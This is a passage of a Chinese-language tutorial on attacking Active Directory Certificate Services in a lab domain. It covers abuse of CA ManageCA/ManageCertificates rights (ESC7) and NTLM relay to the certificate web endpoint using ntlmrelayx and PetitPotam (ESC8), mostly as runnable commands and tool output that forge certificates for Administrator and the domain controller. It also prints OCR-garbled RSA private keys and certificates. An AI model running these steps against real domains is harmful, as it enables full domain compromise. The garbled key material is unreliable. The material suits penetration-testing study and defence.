
```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA5TjCGBpS18expbthMGrfYP+gXzJ0kLhKpr7VFZ1kuh0zluPU
OC6EE2a7App542xNMokvHXHj9Wb0TSqH1vutSxmh0DqqNibiKfpE+YQ01iSYVAT
fThCUjIcSwGAAd5yRRFNr3m2vUXqSm4HGqYQ2nb7sAo111GMJC1R7ffGWiELX1hrI
YIm5FRVwkASnvdejpbz0kW5zgJcMLMko30bMN/p5y/9A9vuzZjY9advnswQ0FA3fb
1LLiaJdw0wZQe63mWfKNoZPGJgb+Y5bPQjJRmzhJWx+hXuKXAb5uH8IKP09X0Zj
Xkshfv2qiTJfPabxf8aw7S0c7HRQBRAsWxwavQIDAQAABAAEg0saVVEQS5t/S7
10/diN87PLTwYhZBs6oSuACnHmNWHxknq/bD5V2Lo9pLqW1+0D3Et1TxSpIIjv/
8sLs6Xt2u7x1Ad+WSd6LWk/zEMTmtw10WMwSdXbVXe00U05Gn7v03VvyxxyQBapw
/3ymWYlagfbXlmGOH641CFhYstxNZviPAC9CTj0bdPzhCbs6RQ450001ziAYT2h
SN9hYqpngisOGByKKcEsJlphQSCZqOH9oFPPFRBPx1fWN801QQL+ig9IILn/cjNl
U+9cVhi8gdAJhZu5h9LxRLmIvcfgayrAYDNb9CRGJNM003Fv392vDocgeYRfzKcR
T2z809KcGyEA6MIoLw/RLtnFhyutgK5ZKTodU3I4V8V6Sd0UyBIYYrNP2zSZzgwI
hIgSzJLhkGQPQ+oye5ReCpfpMhZfEsdMtc5rYPxCzxyStaT5x0BvWVz9/1v7iWBq
ACDTUBZGhMYy4hn5WVKiuq0cauFauFpJDO+pAPXhNGvV2m15VSIpMJcGyEA/Bwx
021142RpE3KVW6NWys4sAQzv38tulExVYKfUz0hMOZKyLz/YvhqP6Eu4Y38NsIbc
nrwSB7Z29nW01wrG+Wn/0su5ir158W3gExirKw0sc729KUzstQuYw7e8m/6WSJek
Ii4ZyE+ts153Xg0aB+IQ9eXD/WHVUED0rPBxZcsCgYAtXTIBwh5t+CmkZ6HgM5rT
Cy20BvPup2HP17qap9Qy4Gn0+1iDrR/JHtAzK01nf+jtvqZqKy0nv7nMS8E02B
faK1+1R2E0uh925gradmEXULoPzMUIs4TS2CLWU/GXDeGFvdydpHcdfZCOTqi0Yz
jD4vHrfdge/Ia4+7RPYsLwKBgF4CPeb0/AyU1B02h1Gc920nx02XX5b9jdf+v1DN
mo28DwGh3maUz0cHLQibx0cGqZpekcv5qtfJgH/Uo19ZG6BFki2R4V8FkZ8jNWCp
4JyoQBbierv+foF/E7havDMJng7wzzwYKXF11dH4J1iiVkt+YQj0akYDyMSn1Rky
i3hFAoGAW7RkTAT23hnpnqBCcjdvDu4TIIgmDkxIwMTvuC1MBm/fkcb01aUkwNJH
VPr22c0jdGm34aMyT5Jm7Lz4ZzkPNEfPRzHaX8cmvJVS5FAJ6gSvkGyRKmyPke2h
DGGeVD4gHmo31shyN/Y1YfHXhux0+ioGf0V9IseKmljzp1D964k=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFXDCBBKygAwIBAgITRgAAADxR4Ive/oLBwAAAAANjANBgkqhkiG9w0BAQsF
ADBlMRkwEoYKCZImiZPyLQBGRYDy29+MRcwFQYKCZImiZPyLQBGRYHcGvudGVz
qDEYMBYGA1UEAxMPcGVudGVzZC1BQZAxLUNBMB4XDTEyMDM5NTAyNTU0NFoXDTIz
MDM5NTAyNTU0NFowTzE2BTBEGCGmSjOmT8ixkArKWA2NvbTEuXMBUCCGmSjOmT8ixk
ArKWB3B1bnR1c3QxdjAMBGNVBAZmVzZXJzMQ8wDQYDVQQDEwZNYXJjZDkxMwggEi
MAOGCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQD1OM1YGIKXx7G1u2Ewat9g/6Bf
```

如果您在自己的 AD CS 环境中发现了 `EDITF_ATTRIBUTESUBJECTALTNAME2` 设置，可以使用以下命令删除此标志：

```
1 | certutil -config "CA_HOST\CA_NAME" -setreg "policy\EditFlags" -
EDITF_ATTRIBUTESUBJECTALTNAME2
```

0.6.7 Vulnerable Certificate Authority Access Control - ESC7

除了证书模板之外，证书颁发机构本身也具有一组保护各种 CA 操作的权限。可以从 `certsrv.msc` 中右键单击 CA，选择“属性”，然后切换到“安全”选项卡即可访问这些权限，如下图所示。



这里的两个主要权限是“管理 CA”（ManageCA）权限和“颁发和管理证书”（ManageCertificates）权限，拥有这两个权限的用户分别对应于“CA 管理员”和“证书管理员”（有时称为 CA 官员）。

通过 PSPKI Cmdlet 的 Get-CertificationAuthority 和 Get-CertificationAuthorityAcl 模块可以枚举 CA 的访问控制项，相关命令如下。如下图所示，普通域用户 Marcus 对 CA 拥有 ManageCA 和 ManageCertificates 权限。

```
1 Import-Module -Name PSPKI
2 Get-CertificationAuthority -ComputerName dc01.pentest.com | Get-
  CertificationAuthorityAcl | select -expand Access
```

```

PS C:\Users\Marcus> Import-Module -Name PSPKI
PS C:\Users\Marcus> Get-CertificationAuthority -ComputerName dc01.pentest.com | Get-CertificationAuthorityAcl | select -expand Access

CertificationAuthorityRights : Enroll
Rights                       : Enroll
AccessControlType            : Allow
IdentityReference            : NT AUTHORITY\Authenticated Users
IsInherited                  : False
InheritanceFlags             : None
PropagationFlags             : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType            : Allow
IdentityReference            : BUILTIN\Administrators
IsInherited                  : False
InheritanceFlags             : None
PropagationFlags             : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType            : Allow
IdentityReference            : PENTEST\Domain Admins
IsInherited                  : False
InheritanceFlags             : None
PropagationFlags             : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType            : Allow
IdentityReference            : PENTEST\Enterprise Admins
IsInherited                  : False
InheritanceFlags             : None
PropagationFlags             : None

CertificationAuthorityRights : ManageCA, ManageCertificates
Rights                       : ManageCA, ManageCertificates
AccessControlType            : Allow
IdentityReference            : PENTEST\Marcus
IsInherited                  : False
InheritanceFlags             : None
PropagationFlags             : None

PS C:\Users\Marcus>

```

Microsoft 和其他文献中对这些角色/权限进行了细分，但很难确定每个权限的确切安全含义。具体来说，很难确定攻击者如何远程滥用这些权限。技术规范“[MS-CSRA]: Certificate Services Remote Administration Protocol”在“3.1.1.7 Permissions”章节部分详细说明了“CA 管理员”和“证书管理员”权限可以针对 CA 远程执行的相关 DCOM 方法。

对于 CA 管理员权限，`ICertAdminD2::SetConfigEntry` 方法可以用于“...used to set the CA's persisted configuration data that is listed in section 3.1.1.10”中所提到的 CA 的持久配置数据。“3.1.1.10 Configuration Data”节中包括 `Config_CA_Accept_Request_Attributes_SAN`，它在“[MS-WCCE] 3.2.1.1.4115”节中被定义为“A Boolean value that indicates whether the CA accepts request attributes that specify the subject alternative name for the certificate being requested”。这正对应于在前文“CA EDITF_ATTRIBUTESUBJECTALTNAME2 - ESC6”部分所描述的 `EDITF_ATTRIBUTESUBJECTALTNAME2` 标志。

2020 年，PKISolutions 发布了 PSPKI 的一些新增功能，以支持直接使用各种 AD CS (D)COM 接口，包括 `ICertAdminD2::SetConfigEntry`。PKISolutions 发布了一篇关于此类实现的文章 [《PowerShell PKI \(PSPKI\) 3.7 enhancements – Certification Authority API \(part 1\)》](#)，其中介绍了包括有关如何使用 `SetConfigEntry` 的有用示例。

因此，综上所述，如果攻击者在证书颁发机构 CA 上拥有具有 ManageCA 权限的主体，其可以使用 PSPKI 远程开启 `EDITF_ATTRIBUTESUBJECTALTNAME2` 位以允许在任何模板注册请求中设置 SAN。如下通过 PowerShell Cmdlet 完成该滥用过程。

```

1 Import-Module PSPKI
2 $ConfigReader = New-Object
  SysadminsLV.PKI.Dcom.Implementations.CertSrvRegManagerD "DC01.pentest.com"
3 $ConfigReader.SetRootNode($true)
4 $ConfigReader.GetConfigEntry("EditFlags",
  "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
5 $ConfigReader.SetConfigEntry(1376590,
  "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
6
7 certutil -config "DC01.pentest.com\pentest-DC01-CA" -getreg
  "policy\EditFlags"

```

```

PS C:\Users\Marcus> whoami
pentest\marcus
PS C:\Users\Marcus> Import-Module PSPKI
PS C:\Users\Marcus> $ConfigReader = New-Object SysadminsLV.PKI.Dcom.Implementations.CertSrvRegManagerD "DC01.pentest.com"
PS C:\Users\Marcus> $ConfigReader.SetRootNode($true)
PS C:\Users\Marcus> $ConfigReader.GetConfigEntry("EditFlags", "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
1376590
PS C:\Users\Marcus> $ConfigReader.SetConfigEntry(1376590, "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
PS C:\Users\Marcus>
PS C:\Users\Marcus> certutil -config "DC01.pentest.com\pentest-DC01-CA" -getreg "policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\pentest-DC01-CA\PolicyModules\CertificateAuthority_
EditFlags REG_DWORD = 15014e (1376590)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLDKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -getreg 命令成功完成。
PS C:\Users\Marcus>

```

如上图所示，成功为 CA 启用了 `EDITF_ATTRIBUTESUBJECTALTNAME2` 标志位，后续の利用方法请参考前文的“CA EDITF_ATTRIBUTESUBJECTALTNAME2 - ESC6”部分。

下面，让我们继续讨论 ManageCertificates 权限，在“[MS-CSRA] 3.1.1.7”节中其被称为 CA 官员权限。关于密钥归档（又称“密钥恢复代理”）有多种方法，本文不涉及这些方法。

`ICertAdminD::ResubmitRequest` 方法可以“...resubmits a specific pending or denied certificate request to the CA”，这意味着拥有 ManageCertificates 权限的用户可以使挂起的证书注册请求得到批准，从而允许攻击者破坏并绕过证书模板设置中的“CA 证书管理程序批准(C)”保护。

下面，我们有一个名为“ApproveReqTemplate”的模板，其允许域身份验证并且在 `mspki-certificate-name-flag` 属性中设置了 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志。正常情况下我们可以按照前文“Misconfigured Certificate Templates - ESC1”的方法为域管理员的申请书，但是该模板在发布要求中开启了“CA 证书管理程序批准(C)”保护，如下图所示。

```

CA Name : DC01.pentest.com\pentest-DC01-CA
Template Name : ApproveReqTemplate
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PENDING_REQUESTS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
msPKI-certificate-application-policy : 安全电子邮件, 加密文件系统, 客户端身份验证
Permissions
  Enrollment Permissions
    Enrollment Rights : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                     : PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                     : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  Object Control Permissions
    Owner : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
    WriteOwner Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteDacl Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
    WriteProperty Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        : PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        : PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

```

那么我们所有针对该模板的注册请求都将被挂起，直到管理员在 certsrv.msc 的“挂起的申请”中对该请求予以“颁发”或“拒绝”。

如下图所示，我们通过 Certify 为 Administrator 用户申请证书，该请求随即被挂起，并得到此次请求的 Request ID 为 56，如下图所示。

```

1 | Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA
   | /template:ApproveReqTemplate /altname:PENTEST\Administrator

```

```

C:\Users\Marcus>Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:ApproveReqTemplate /altname:PENTEST\Administrator

(Certify)
v1.0.0

[*] Action: Request a Certificates
[*] Current user context : PENTEST\Marcus
[*] No subject name specified, using current context as subject.

[*] Template : ApproveReqTemplate
[*] Subject : CN=Marcus, CN=Users, DC=pentest, DC=com
[*] AltName : PENTEST\Administrator

[*] Certificate Authority : DC01.pentest.com\pentest-DC01-CA
[*] CA Response : The certificate is still pending.
[*] Request ID : 56

```

此时，我们利用当前用户所拥有的 ManageCertificates 权限，通过 PSPKI Cmdlet 对 Request ID 为 56 的注册请求予以批准，相关命令如下。如下图所示，证书注册请求被“颁发”。

```

1 | Import-Module PSPKI
2 | Get-CertificationAuthority -ComputerName dc01.pentest.com | Get-
   | PendingRequest -RequestID 56 | Approve-CertificateRequest

```

```
PS C:\Users\Marcus> Import-Module PSPKI
PS C:\Users\Marcus> Get-CertificationAuthority -ComputerName dc01.pentest.com | Get-PendingRequest -RequestID 56 | Approve-CertificateRequest

HResult      StatusMessage
-----
0            The certificate '56' was issued.

PS C:\Users\Marcus>
```

然后再次通过 Certify 申请证书，并指定 Request ID 为 56，如下图所示，成功为 Administrator 用户注册到了 ApproveReqTemplate 模板的证书。

```
1 | Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /id:56
```

```
C:\Users\Marcus>Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /id:56
```

```

Certify

v1.0.0

[*] Action: Request a Certificates

[*] Current user context      : PENTEST\Marcus
[*] No subject name specified, using current context as subject.

[*] Template                  : User
[*] Subject                   : CN=Marcus, CN=Users, DC=pentest, DC=com

[*] Certificate Authority      : DC01.pentest.com\pentest-DC01-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 57

[*] cert.pem                  :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA0gtjFziYQ6xdThp1TdXDxaT008HotrUJ996U5K61Pwzmjtkk
Za4g/qnZrUH5Z8QgB0YnTxjJfGroiysq+pxsZUpRjHjIDD17cnKcI3H+jvTjUyX
BLn+KwMHJvvpVWgCwtm+uNRWQRJG18rofSVxVBxNZYns/redSkZnSK7dBY+kTY6b
2DjN1QoJ/o/0+pgIvyhRkdMwk2jUxwtAFmDrNbFQROET05nY5+GjKnU6c796jMzX
bku4j7fBVXSqqU4di dSKMWTFFRSNXTFCUJQJohxByHmFpTesuUdUzU1HsHSvKOrdR
XmeOv9zr/9kPqBBXXEBGE9eQjkCovB7hB6j1CQIDAQABAAoIBAQCrlb/sTZt1F6LD
oiOfa1W2Sa93uqC+E1nRglr4uG8i7dNaDKj026ayWeY0sgEK6U0SbSmf9Y5QTq
MyZk08Y143HV0aFT8I6bd0z5YaxMH6BfEKnd4RfAXafn1HJxvagC5zj56biXOwct
3QP1kDtWnmWq/Owinm0omGSg1JsIfKsG8X5ttDnn/Qt9doCPVW+pr4T1SCdt+m+h
W8KmDUDfDgO+a1e3/81TT3iBAchNokgckr8jkFYIrxfrsGPrnyS5Ic0+afySRSj
iQ5McnZFrwCTGhG6DDGGeU05X06zkB/jf7MDjQuFws+toWJ2bMaAxEcKraPcA8Z
/+mSseNBAAoGBAN1DsQ2jA0vexmzXEpsJmGVJAfVf016gFpKyb7dxafzX00RI5S5
Sv21kJSw8ChAF30GqJhd3o3xxOLa4rNXf xEEFkyt3JOzT2nPOZEwW1PvHP+g4bm6
Tqk7uwgV4vvb6TVTbZ79SiY2jS4X5203C10tkUjJr60i7zgisZXpzQjAoGBAPg6
sQLo4QfZ96m/Meqls3QVBpfyEH1djjfwSU0buEU9ApX94LO/HIhesKJypnTYZgi
Gm4RHfK2EcytXUWcsH0wqMGBN2dJgjm+Qr3cIs+qLWGPiUycux188VqaC93lnzu
RpAQNB0W8e1uIcWE9BTm8ftk2ffBLGpuo8c8MIU7jAoGBAKk8EikmJkYueBG/5Y7PC
CS17x7TWaJNBacnraBS1m0VHKcY7iHSr1J9ZHLPL1Hw12LzkUmVFLM+yWIPArj+2
AfCuN1SJRT0dukMYOKZArMv0gM8aGVnbprQqI7jbm5BFrzVrhAMJF4Ls54uTZ19L
TXE4+FLgrKsA1TbXKfUdJ8/zAoGACm5c9eRXYH8WWwm/nT11XRFtH4F6k+0UhzC/
w8/AZJh1vVvXz3XeeTFxWS91JhWt6ji0p59shPR+ti4hofP5i09nrunYMSkvKR2F9
YaqYP1G58TbhPv+puKUUP12EV0pP5xwUNwau/fHt317TD0SgiAxVwEb779cYHSZY
UuMNM0UCgYBAsEmRxxJodNJBgB9iSoyPT3Vi50zH6gp9qr7fwV3dz30eduS3Bd0e
A8DkGheQqAty5fmHk/+W5PT7t5k5B0p1h3B+NWR0z2wKn/ucTSId0k7LExqsjcE
Y0dG6z6kUlnMD77TDhVMPWAUgJuzm9+5r3snHC4yf9qxKn/Kbe9tk+Y=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFxGCCBKygAwIBAgITRgAAADniDzCC11Th1QAAAAAOTANBgkqhkiG9w0BAQsF
ADBIMRMwEQYKCZImiZYPylGQBGRYDY29tMRcwFQYKCZImiZYPylGQBGRYHCGVudGVz
dDEYMBYGA1UEAxMPGVudGVzdC1EQzAxLUNEMBM4XD0T1yMDMyNTA1MTkxN1oXD0T1z
MDMyNTA1MTkxN1owITZETMBEGCgmSjomT8iXkArKWA2NvbTEuXMBUGCgmSjomT8iXk
ArKWB3B1bnRlc3QxdjAMBgNVBAMTBVVzZXJzMQ8wDQYDVQQDEwZNYXJjZjdxMwggEi
MAoGCCqGSIb3DQEBAAQAA4IBDwAwggEKAoIBAQQDSq2MVMjHDrF10GmVN1cPFpM47
wei2tQn3pTkrUjDOa02SR1riD+qcxmtQf1nxCAHRI dPGOMUauILKy6nGx1S1E
-----

```

0.6.8 NTLM Relay to AD CS HTTP Endpoints – ESC8

在前文中我们曾介绍过，管理员可以安装的 AD CS 服务器角色支持多种基于 HTTP 协议的证书注册方法，如下图所示。这些基于 HTTP 的证书注册接口易受 NTLM 中继（NTLM Relay）攻击。使用 NTLM Relay，失陷机器上的攻击者可以冒充任何 AD 帐户。在冒充受害者帐户时，攻击者可以访问这些 Web 界面并根据用户/机器证书模板请求启用域身份验证的证书。



Relay To AD CS 的攻击方案是完全可以实现的，因为这些证书注册 Web 接口支持 NTLM 身份验证并且没有启用任何 NTLM Relay 保护措施：

- 默认情况下，Web 注册界面（可在 `http://<caserver>/certsrv/` 访问的旧版 ASP 应用程序）仅支持 HTTP，它无法防止 NTLM 中继攻击。此外，它明确地只允许通过其 Authorization HTTP 标头进行 NTLM 身份验证，因此更安全的协议（如 Kerberos）不可用。
- 证书注册服务（CES）、证书注册策略（CEP）Web 服务和网络设备注册服务（NDES）默认支持通过其授权 HTTP 标头协商身份验证，协商身份验证支持 Kerberos 和 NTLM。因此，攻击者可以在 Relay 攻击期间协商到 NTLM 身份验证。这些 Web 服务至少默认启用 HTTPS，但不幸的是 HTTPS 本身并不能防止 NTLM 中继攻击。只有当 HTTPS 与通道绑定相结合时，才能保护 HTTPS 服务免受 NTLM 中继攻击。不幸的是，AD CS 没有为 IIS 上的身份验证启用扩展保护，这是启用通道绑定所必需的。

然而，攻击者在执行 NTLM Relay 攻击时往往会遇到的一个普遍问题，就是当发生入站身份验证并且攻击者中继它时，只有很短的时间来滥用它。特权帐户几乎只能对攻击者的机器进行一次身份验证。攻击者的工具可以尝试尽可能长时间地保持 NTLM 会话处于活动状态，但通常会话只能在短时间内使用。此外，身份验证会话受到限制，攻击者无法与强制执行 NTLM 签名的服务交互。

但是，攻击者可以通过 Relay 到 AD CS Web 界面来解决这些限制。攻击者可以使用 NTLM Relay 访问 AD CS Web 界面并为受害者账户请求客户端身份验证的证书。然后，攻击者可以通过 Kerberos 或 Schannel 进行身份验证，或者使用 PKINIT 窃取到受害者帐户的 NTLM 哈希。这巩固了攻击者对受害者帐户的长时间访问（即无论证书的有效期限有多长），并且攻击者可以自由地使用多种身份验证协议对任何服务进行身份验证，而无需 NTLM 签名。


NTLM 中继攻击的另一个限制是它们需要受害者帐户才能对攻击者控制的机器进行身份验证。作为网络正常操作的一部分，攻击者可以耐心等待这种情况发生，或者攻击者可以强制帐户对失陷的机器进行身份验证。例如通过 [PrinterBug](#) 或 [PetitPotam](#) 都可以强制目标主机的机器帐户向攻击者控制的机器发起 NTLM 身份验证。如果我们强制域控制器的机器帐户向攻击者控制器的恶意服务器发起 NTLM 身份验证，再将域控制器 NTLM 验证请求 Relay 到 AD CS Web 界面，就可以为域控制器申请一个 AD 证书，我们使用这个证书即可以域控制器的名义进行域身份验证，并获得域控制器所拥有的特权。

[Impacket](#) 套件中已经内置了 Relay To AD CS 的攻击功能，这里以下面的网络环境进行测试：

- AD CS 服务器
 - 主机名: ADCS
 - IP 地址: 172.26.10.12
- 域控制器
 - 主机名: DC01
 - IP 地址: 172.26.10.11
- 恶意服务器
 - 主机名: Kali Linux
 - IP 地址: 172.26.10.134

在 Kali Linux 上执行以下命令，启动 ntlmrelayx.py 监听，如下图所示。

```
1 python3 ntlmrelayx.py -t http://172.26.10.12/certsrv/certfnsh.asp -
  smb2support --adcs --template DomainController
2
3 # --adcs 启用 AD CS Relay 攻击
4 # --template指定 AD CS 证书模板
```




```
(root@kali)~/impacket/examples
# python3 ntlmrelayx.py -t http://172.26.10.12/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

然后执行以下命令，通过 PetitPotam 迫使域控制器向 Kali Linux 发起 NTLM 身份验证，如下图所示。

```
1 python3 PetitPotam.py -d pentest.com -u Marcus -p Marcus\@123 172.26.10.134
  172.26.10.11
```

```
(root@kali)~[~/PetitPotam]
# python3 PetitPotam.py -d pentest.com -u Marcus -p Marcus\@123 172.26.10.134 172.26.10.11
```



PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:172.26.10.11[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
```

此时，ntlmrelayx.py 将截获域控机器账户 DC01\$ 的 Net-NTLM Hash，并将其中继到 ADCS 服务器的 Web 接口进行身份验证，之后将为 DC01\$ 帐户生成 Base64 格式的证书，如下图所示。

```
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
